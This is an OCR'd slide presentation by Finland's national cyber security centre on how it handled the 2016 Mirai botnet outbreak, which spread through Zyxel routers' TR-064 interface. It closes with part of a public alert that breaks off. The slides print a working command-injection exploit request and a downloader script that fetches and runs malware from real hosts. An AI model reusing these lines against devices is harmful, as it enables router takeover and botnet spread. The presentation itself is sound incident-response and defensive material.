
Disrupting IoT worms in Finland (2016 edition)

Markus Lintula, Information Security Specialist

National Cyber Security Centre Finland


NCSC-FI in a nutshell

- National CERT (formerly known as CERT-FI)
  - Critical infrastructure organisations and providers
  - State government (GovCERT)
  - ISPs, Telcos
  - Other organisations, citizens
- National Communication Security Authority (formerly known as NCSA-FI)
  - Assessment of information used in national government
- National Regulatory Authority
  - Supervision of telecommunications carriers, incl. ISPs
  - Privacy of electronic communications
- NCSC-FI is a part of the Finnish Communications Regulatory Authority (FICORA)




Mirai on a rampage

Status on Friday 2016-11-25



Status on Monday 2016-11-28




Meanwhile on the NCSC-FI IRC

- 09:46 <BigISP> some kind of massive TCP7547 scan wave ongoing, especially Zyxel-devices affected. A couple hundred customers to disconnect.
- 09:47 <BigISP> the same botnet also randomly tries TCP5555
- 09:48 <Markus_NCSC-FI> BigISP: most likely looking for these: https://www.exploit-db.com/exploits/40740/
- 09:48 <Markus_NCSC-FI> Eir D1000 Wireless Router (which turned out to be made by Zyxel)
- 11:00 <BigISP> damn. We have almost 14000 customers scanning TCP7547 in the previous 24h
- 11:02 <OtherISP> So you have a botnet of 14k customers? Ouch.
- 11:07 <BigISP> yes we do

The culprit: Mirai & TR-064

Vulnerability in TR-064 implementation

- TR-064 is meant for configuration of home routers. It should be available only from the internal network (LAN)
- Some Zyxel devices exposed TR-064 to the internet through TR-069
- TR-069 listens to the Internet facing port TCP/7547 on WAN
- After the infection Mirai will firewall the port:



```
url=
POST
/proc/net/tcp
busybox iptables -A INPUT -p tcp --destination-port 5555 -j DROP
busybox iptables -A INPUT -p tcp --destination-port 7547 -j DROP
iptables -A INPUT -p tcp --destination-port 22 -j DROP
iptables -A INPUT -p tcp --destination-port 23 -j DROP
%s.%s
online
tech
support
```

One request and you're owned

```
POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 519

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
      <NewNTPServer1>`cd /var/tmp;cd /tmp;wget http://kciap.pw/a;sh a`
      </NewNTPServer1>
      <NewNTPServer2></NewNTPServer2>
      <NewNTPServer3></NewNTPServer3>
      <NewNTPServer4></NewNTPServer4>
      <NewNTPServer5></NewNTPServer5>
    </u:SetNTPServers>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

What's in the script?

```
cd /var/tmp;cd /tmp;wget http://93.190.142.201/1;chmod 777 1;busybox chmod 777 1;./1;rm -f ./*
cd /var/tmp;cd /tmp;wget http://93.190.142.201/2;chmod 777 2;busybox chmod 777 2;./2;rm -f ./*
cd /var/tmp;cd /tmp;wget http://93.190.142.201/3;chmod 777 3;busybox chmod 777 3;./3;rm -f ./*
cd /var/tmp;cd /tmp;wget http://93.190.142.201/4;chmod 777 4;busybox chmod 777 4;./4;rm -f ./*
cd /var/tmp;cd /tmp;wget http://93.190.142.201/5;chmod 777 4;busybox chmod 777 5;./5;rm -f ./*
cd /var/tmp;cd /tmp;wget http://93.190.142.201/6;chmod 777 4;busybox chmod 777 6;./6;rm -f ./*
```

- The script dowloads the malware for different platforms and tries to run them. After this it removes the downloaded files
  - » Malware is only running in memory
    - → Mirai is gone after a reboot

NCSC-FI actions

Filter the exploit traffic

- Prepare recommendation to all ISPs in Finland to filter TCP port 7547
  - » Prevents new infections
- Recommendation is sent out to ISPs on Monday afternoon

Legal background

- Information Society Code (917/2014)
- Section 304 - Special duties of Ficora:
  - » 7) collect information on violations of and threats to information security in respect of network services, communications services and added value services
  - » 8) disseminate information security matters as well as communications network and service matters
  - » 10) investigate violations of and threats to information security in respect of network services, communications services and added value services;

Filtering traffic

- Section 272 - Measures taken to implement information security
  - » A telecommunications operator has the right to undertake necessary measures referred to in subsection 2 for ensuring information security:
  - » 1) in order to detect, prevent, investigate and commit to pre-trial investigation any disruptions in information security of communications networks or related services
- Measures referred to in subsection 1 above may include:
  - » 2) automatic prevention or limitation of message transmission or reception;

Success!


- Majority of the telecoms followed the recommendation within 12h
- Mirai is no longer able to spread in Finnish networks using this vulnerability
- Some ISPs also started tracking the C2 addresses and notifying the customers who were communicating with them.

Contact vendors, gather information

- Collect list of vulnerable devices
  - Zyxel AMG1302-T10B
  - Zyxel AMG1302-T11C
  - Zyxel AMG1312-T10B
  - Zyxel AMG1202-T10B (End-of-life)
  - Zyxel P-660HN-T1A (End-of-life)
  - Zyxel P660HN-T1Av2 (End-of-life)
- Providing ISPs with C2 addresses from new Mirai samples collected by the infosec community

Publish advisory

- A red alert (the highest warning level we have) was published on Tuesday
- Recommendation to reboot and patch vulnerable devices
- Problems:
  - » Patches are not available yet
  - » Many devices require ISP specific configurations
  - » If the ISP isn't filtering the exploit traffic, it will get re-infected.


Viestintävirasto
Finnish Communications Regulatory Authority
Suomeksi | Svenska
Cyber security
Home page / Cyber security / Alerts / Alert 04/2016
Alerts
Colour codes for alerts
Information security now!
Vulnerabilities
Safe use of services
Safe use of devices
Electronic identification and trust services
Information security inspection bodies
Telecoms operators' rights and obligations
Corporate subscribers' rights and obligations
Security services of the NCSC-FI
Confidentiality of radio communication

Alert 04/2016

⚠

Thousands of Finnish modems attacked - reboot removes the malware

29.11.2016 klo 18:34 - Updated 20.12.2016 klo 15:05


Millions of devices across the world have been reportedly hijacked by the Mirai botnet. This number includes more than ten thousand devices in Finland. If your device is included in the list below, reboot the device to remove the malware.

Impact on users


It is difficult for users to notice whether their device has been infected with the malware. The malware may slow down the device or crash it. An affected device probably uses the capacity of the subscription for denial-of-service (DoS) attacks, for instance, without the user being aware of this.

The user of the subscription is responsible for cleaning the terminal. If necessary, a telecom operator may restrict outbound traffic to block malware traffic. Users are advised to follow any

